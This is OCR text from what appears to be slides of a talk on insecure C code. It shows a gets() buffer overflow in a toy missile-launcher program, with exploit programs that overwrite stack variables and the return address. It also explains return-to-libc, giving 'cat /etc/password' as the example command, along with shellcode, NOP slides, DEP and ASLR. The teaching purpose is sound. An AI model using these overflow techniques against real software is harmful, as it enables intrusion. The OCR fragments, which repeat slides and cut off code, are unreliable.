
0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	‘g’	‘l’	‘o’	‘b’
	‘a’	‘l’	‘t’	‘h’
	‘e’	‘r’	‘m’	‘o’
	0x00	0x40	0xfc	‘l’
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
}
```

Let's focus just on our three "stack variables"

The following happened on my machine as I typed in:

```
globalthermonuclearwar
```




```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	‘g’	‘l’	‘o’	‘b’
	‘a’	‘l’	‘t’	‘h’
	‘e’	‘r’	‘m’	‘o’
	‘n’	‘u’	‘c’	‘l’
	‘e’	‘a’	‘r’	‘w’
	‘a’	‘r’	‘\0’	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
}
```

The following happened on my machine as I typed in:

```
globalthermonuclearwar
```




And, now we have partly explained why we got:

Because 0x6f6d7265 = 1869443685

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
→	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08




But can you explain why we got both "Access granted" and "Access denied"?

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x67	0x6c	0x6f	0x62
	0x61	0x6c	0x74	0x68
	0x65	0x72	0x6d	0x6f
	0x6e	0x75	0x63	0x6c
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

The observed phenomenon can actually be explained if you know how my compiler works with bool values.



But can you explain why we got both "Access granted" and "Access denied"?

```
$ ./launch
WarGames MissileLauncher v0.1
Secret: globalthermonuclearwar
Access granted
Launching 1869443685 missiles
Access denied
Operation complete
$
```


```
int n_missiles = 2;
bool allowaccess = false;
char response[8];
...
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
```

My compiler assumes that bool values are always stored as either 0x00 or 0x01. In this case we have messed up the internal representation, so allowaccess is now neither true or false. The machine code generated for this program first evaluated allowaccess to be not false and therefore granted access, then it evaluated allowaccess to be not true and access was denied (*)

(*) see http://www.pvv.org/~oma/UnspecifiedAndUndefined_ACCU_Apr2013.pdf for detailed explanation of this phenomenon

0x65	0x72	0x6d	0x6f
0x6e	0x75	0x63	0x6c
0x65	0x61	0x72	0x77
0x61	0x72	0x00	0x00
0x88	0xfa	0xff	0xbf
0x5b	0x85	0x04	0x08


0xbffffa6c



Aside: why did we get both access granted and access denied?

C code


```
int n_missiles = 2;
bool allowaccess = false;
char response[8];
...
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
```




pseudo assembler

```
int n_missiles = 2;
char allowaccess = 0x00;
char response[8];
...   (somehow allowaccess becomes 0x6c)
if (allowaccess != 0x00) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (allowaccess != 0x01)
puts("Access denied");
```

```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
bool allowaccess = false;
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(response, "Joshua") == 0)
allowaccess = true;
if (allowaccess) {
puts("Access granted");
launch_missiles(n_missiles);
}
if (!allowaccess)
puts("Access denied");
}
int main(void)
{
puts("WarGames MissileLauncher v0.1");
authenticate_and_launch();
puts("Operation complete");
}
```





Launch.c

```
void launch_missiles(int n)
{
printf("Launching %d missiles\n", n);
// TODO: implement this function
}
void authenticate_and_launch(void)
{
int n_missiles = 2;
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
}
```

Exploit.c

```
int main(void)
{
struct {
uint8_t buffer[8];
int n_missiles;
uint8_t padding1[3];
bool allowaccess;
} sf;
memset(&sf, 0, sizeof sf);
sf.allowaccess = true;
sf.n_missiles = 42;
fwrite(&sf, sizeof sf, 1, stdout);
putchar('\n');
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
```

But hey! Why stop with the stack variables, can we have fun with the return address as well?

```
void launch_missiles(int n
{
printf("Launching %d mi
// TODO: implement this
}
void authenticate_and_l
{
int n_missiles = 2;
bool allowaccess =
char response[8];
printf("Secret: ");
gets(response);
if (strcmp(respons
allowaccess = true
if (allowaccess) {
puts("Access grant
launch_missiles(n_
}
if (!allowaccess)
puts("Access denie
}
int main(void)
{
puts("WarGames M
authenticate_and_
puts("Operation c
}
```

Overwriting the return-address is an example of arc injection, where we change the execution flow of the program. This technique can also be used to jump into a function in the standard library, for example, first push the address of a string, say "cat /etc/password" and then jump to the system(). Therefore this technique is sometimes referred to as **return to libc**

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
                uint8_t padding2[8];
                void * saved_ebp;
                void * return_address;
} sf;
memset(&sf, 0, sizeof sf);
sf.allowaccess = true;
sf.n_missiles = 3;
sf.saved_ebp = (void*)0xbffffa88;
sf.return_address = (void*)0x080484c8;
while (true) {
                sf.n_missiles++;
                fwrite(&sf, sizeof sf, 1, stdout);
                putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
WarGames MissileLauncher v0.1
Secret: Access granted
Launching 4 missiles
Secret: Access granted
Launching 5 missiles
Secret: Access granted
Launching 6 missiles
```

```
void hello(void)
{
char str[] = "David rocks!";
puts(str);
}
```

We are of course not limited to only push data on the stack, let's try to put some executable code on the stack

Let a compiler generate the values to write on the stack.

```
00000000 <hello>:
   0:   55                      push   ebp
   1:   89 e5                   mov    ebp,esp
   3:   83 ec 28                sub    esp,0x28
   6:   c7 45 eb 44 61 76 69    mov    DWORD PTR [ebp-0x15],0x69766144
   d:   c7 45 ef 64 20 72 6f    mov    DWORD PTR [ebp-0x11],0x6f722064
  14:   c7 45 f3 63 6b 73 21    mov    DWORD PTR [ebp-0xd],0x21736b63
  1b:   c6 45 f7 00             mov    BYTE PTR [ebp-0x9],0x0
  1f:   8d 45 eb                lea    eax,[ebp-0x15]
  22:   89 04 24                mov    DWORD PTR [esp],eax
  25:   e8 fc ff ff ff          call   26 <hello+0x26>
  2a:   c9                      leave
  2b:   c3                      ret
```

This is our **shell code**, and we can now do **code injection** by letting our exploit poke this into memory and use for example arc injection to jump to the first instruction. If you craft the exploit carefully, you might manage to restore the stack and return correctly back to the original return adress as if nothing has happened

Expert tip: it might be difficult to calculate exactly the address of your code, so often you will start your shell code with a long string of NOP's or similar to make it easier to start executing your code. This is often called a **NOP slide**

Cool! Can you demonstrate how to do code injection?

It used to be easy to do this, back in the old days. Recent versions of all major operating systems have implemented some kind of protection mechanisms to prevent data to be executed as code. **Data Execution Protection (DEP).** This is sometimes implemented as a **W^X** strategy (Writable xor eXecutable), where blocks of memory are marked as either writable or executable but never simultaneously. For a long time there has also been hardware support for this (often called the **NX bit**), and some operating systems refuses to be installed on machines that does not have hardware protection against running data as code

but what about the other stuff you have demonstrated. Is there no protection against that?

Yes, there are plenty, but most of them are easy to turn off. (Remember this is a talk about how to write insecure code... so we don't deny ourself the opportunity to make things easy for ourself)

One mechanism that makes it difficult to do arc injection or return to lib-c is **ASLR (address space layout randomization).** When ASLR is enabled key data areas gets a "hard to guess" positions when the program is being loaded and executed. For ASLR to work properly your code must also compile as **position independent code** (-fpic , -fpie)

```
void foo(void)
{
        puts("David rocks!");
}
int main(void)
{
        char * str = "David rocks!";
        printf("%p\n", foo);
        printf("%p\n", str);
        printf("%p\n", system);
}
```

```
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$ ./a.out
0x804844d
0x8048540
0x8048320
$
```

```
$ ./a.out
0xb77cf64b
0xb77cf770
0xb764af50
$ ./a.out
0xb777264b
0xb7772770
0xb75edf50
$ ./a.out
0xb772b64b
0xb772b770
0xb75a6f50
$
```

On my machine there are many ways to disable/enable ASLR

